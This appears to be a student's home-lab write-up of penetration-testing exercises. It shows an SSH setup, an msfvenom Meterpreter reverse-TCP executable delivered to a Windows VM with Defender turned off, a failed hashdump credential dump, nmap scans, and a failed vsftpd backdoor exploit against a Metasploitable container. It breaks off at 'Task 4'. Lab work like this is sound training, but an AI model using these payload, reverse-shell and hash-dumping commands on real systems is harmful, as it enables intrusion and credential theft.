Task 1:

```
timothyd@ubuntu:~$ ss -antp
State      Recv-Q   Send-Q    Local Address:Port                                   Peer Address:Port
LISTEN     0        128       127.0.0.1:631                                        0.0.0.0:*
LISTEN     0        4096      127.0.0.53%lo:53                                     0.0.0.0:*
LISTEN     0        128       [::1]:631                                            [::]:*
LISTEN     0        511       *:443                                                *:*
LISTEN     0        511       *:80                                                 *:*
SYN-SENT   0        1         [2601:207:182:94a0:2eb1:b003:6377:411a]%enp0s3:35372 [2620:2d:4000:1::2a]:80
SYN-SENT   0        1         [2601:207:182:94a0:2eb1:b003:6377:411a]%enp0s3:35366 [2620:2d:4000:1::2a]:80
timothyd@ubuntu:~$
```

In this step, I have run “ss -antp” and here we can see no TCP sockets are including port 22.

```
timothyd@ubuntu:~$ sudo systemctl start ssh
timothyd@ubuntu:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2024-04-11 21:20:54 PDT; 48s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 3318 (sshd)
      Tasks: 1 (limit: 4599)
     Memory: 1.7M
        CPU: 18ms
     CGroup: /system.slice/ssh.service
             └─3318 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
timothyd@ubuntu:~$
```

In this step, I have installed open ssh and have started the SSH daemon.

```
timothyd@ubuntu:~$ ss -antp
State    Recv-Q   Send-Q   Local Address:Port   Peer Address:Port   Pro
LISTEN   0        128      127.0.0.1:631        0.0.0.0:*
LISTEN   0        4096     127.0.0.53%lo:53     0.0.0.0:*
LISTEN   0        128      0.0.0.0:22           0.0.0.0:*
LISTEN   0        128      [::1]:631            [::]:*
LISTEN   0        511      *:443                *:*
LISTEN   0        511      *:80                 *:*
LISTEN   0        128      [::]:22              [::]:*
```

Now we can see port 22.

```
timothyd@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:36:05:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.113/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
       valid_lft 172039sec preferred_lft 172039sec
    inet6 2601:207:182:94a0::c03c/128 scope global dynamic noprefixroute
       valid_lft 6446sec preferred_lft 6446sec
    inet6 2601:207:182:94a0:2eb1:b003:6377:411a/64 scope global temporary dynamic
       valid_lft 299sec preferred_lft 299sec
    inet6 2601:207:182:94a0:637:646c:598:ed54/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 299sec preferred_lft 299sec
    inet6 fe80::7784:1d55:1304:596f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Here, I am running ip a to get the Ubuntu VM’s ip address.


```
┌──(timothyd㉿kali)-[~]
└─$ sudo ssh timothyd@10.0.0.113
timothyd@10.0.0.113's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

114 updates can be applied immediately.
17 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

timothyd@ubuntu:~$ whoami
timothyd
timothyd@ubuntu:~$
```

In this step, I am establishing an SSH connection to my Ubuntu VM.

```
timothyd@ubuntu:~$ whoami
timothyd
timothyd@ubuntu:~$ uname -a
Linux ubuntu 6.5.0-25-generic #25~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Feb 20 16:09:15 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
timothyd@ubuntu:~$
```

Here we can see that I can run commands on my Ubuntu VM from my Kali VM.

Task 2:



Here I am altering the Virus and Threat Protection settings.

```
┌──(timothyd㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.91 LPORT=9001 -f exe -o runme.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: runme.exe
```

Here I am creating an msfvenom executable.

```
┌──(timothyd㉿kali)-[~]
└─$ sudo python3 -m http.server 80
[sudo] password for timothyd:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Here I am starting the python web server

```
┌──(timothyd㉿kali)-[~]
└─$ sudo msfdb run
[sudo] password for timothyd:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

Here we are starting metasploit.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.91
LHOST ⇒ 10.0.0.91
msf6 exploit(multi/handler) > set LPORT 9001
LPORT ⇒ 9001
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```


In this step, I have navigated to the exploit multi-handler module. Then I am configuring the handler and its payload.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.91        yes       The listen address (an interface may be specified)
   LPORT     9001             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```


LHOST and LPORT are correct.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.91:9001
```


Here I have started the listener.



In this step, we are back on the Windows VM and have navigated to the Kali VM's ip address on the internet.



Here I have downloaded the runme executable.



Back on the Kali VM, we can see that the Meterpreter session was opened.

```
meterpreter > sysinfo
Computer        : WINDOWS
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

We can see that the Windows info is being returned.

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: 1168
```

The command I ran was hashdump and it is supposed to dump the contents of the SAM database. This command failed when I ran it however.

Task 3:

```
┌──(timothyd㉿kali)-[~]
└─$ docker run -it --name "metasploitable2" tleemcjr/metasploitable2 sh -c "bin/services.sh && bash" &
[1] 4344

┌──(timothyd㉿kali)-[~]
└─$ Unable to find image 'tleemcjr/metasploitable2:latest' locally
latest: Pulling from tleemcjr/metasploitable2
7aee18c98c59: Extracting [==================>                                ]  240.1MB/595.5MB
da9129f8f7ad: Download complete
b1494b474174: Download complete
84da87a98ea3: Download complete
47fb2fcd8445: Download complete
8b6e3bfdb228: Download complete
36d703894057: Download complete
43cf3a9e2a40: Download complete
```

In this step, I have updated my Kali VM and am running the docker image.

```
┌──(timothyd㉿kali)-[~]
└─$ docker container ls
CONTAINER ID   IMAGE                     COMMAND                  CREATED          STATUS          PORTS     NAMES
f09d653b98ff   tleemcjr/metasploitable2   "sh -c 'bin/services…"   12 minutes ago   Up 12 minutes             metasploitable2

┌──(timothyd㉿kali)-[~]
└─$
```

Here we can see that the docker container is up.

```
┌──(timothyd㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85580sec preferred_lft 85580sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:a1:26:21:1f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:a1ff:fe26:211f/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: veth9eb677a@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 3a:a2:46:fb:33:d2 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::38a2:46ff:fefb:33d2/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

Here we can see the docker's ip address.

```
┌──(timothyd㉿kali)-[~]
└─$ sudo nmap -sn 172.17.0.1/16
[sudo] password for timothyd:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 17:56 PDT
Nmap scan report for 172.17.0.2
Host is up (0.000027s latency).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Nmap scan report for 172.17.0.1
Host is up.
```

In this step, we are performing a ping sweep.

```
┌──(timothyd㉿kali)-[~]
└─$ sudo nmap -sT -sV 172.17.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 17:59 PDT
Nmap scan report for 172.17.0.1
Host is up (0.00068s latency).
All 1000 scanned ports on 172.17.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds

┌──(timothyd㉿kali)-[~]
└─$
```

In this step, I am performing a TCP port and service scan.

```
msf6 > search vsftpd

Matching Modules
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   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

In this step, we have started metasploit and we are searching for vsftpd exploits.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Here we are copying vsftpd_234_backdoor exploit and exploring the required configs.

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.1
RHOSTS => 172.17.0.1
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

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[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Here I have set the RHOST to the metasploit2 containers ip address and then run the exploit. However, I am getting this error which is preventing me from being able to get into the reverse shell.

Task 4: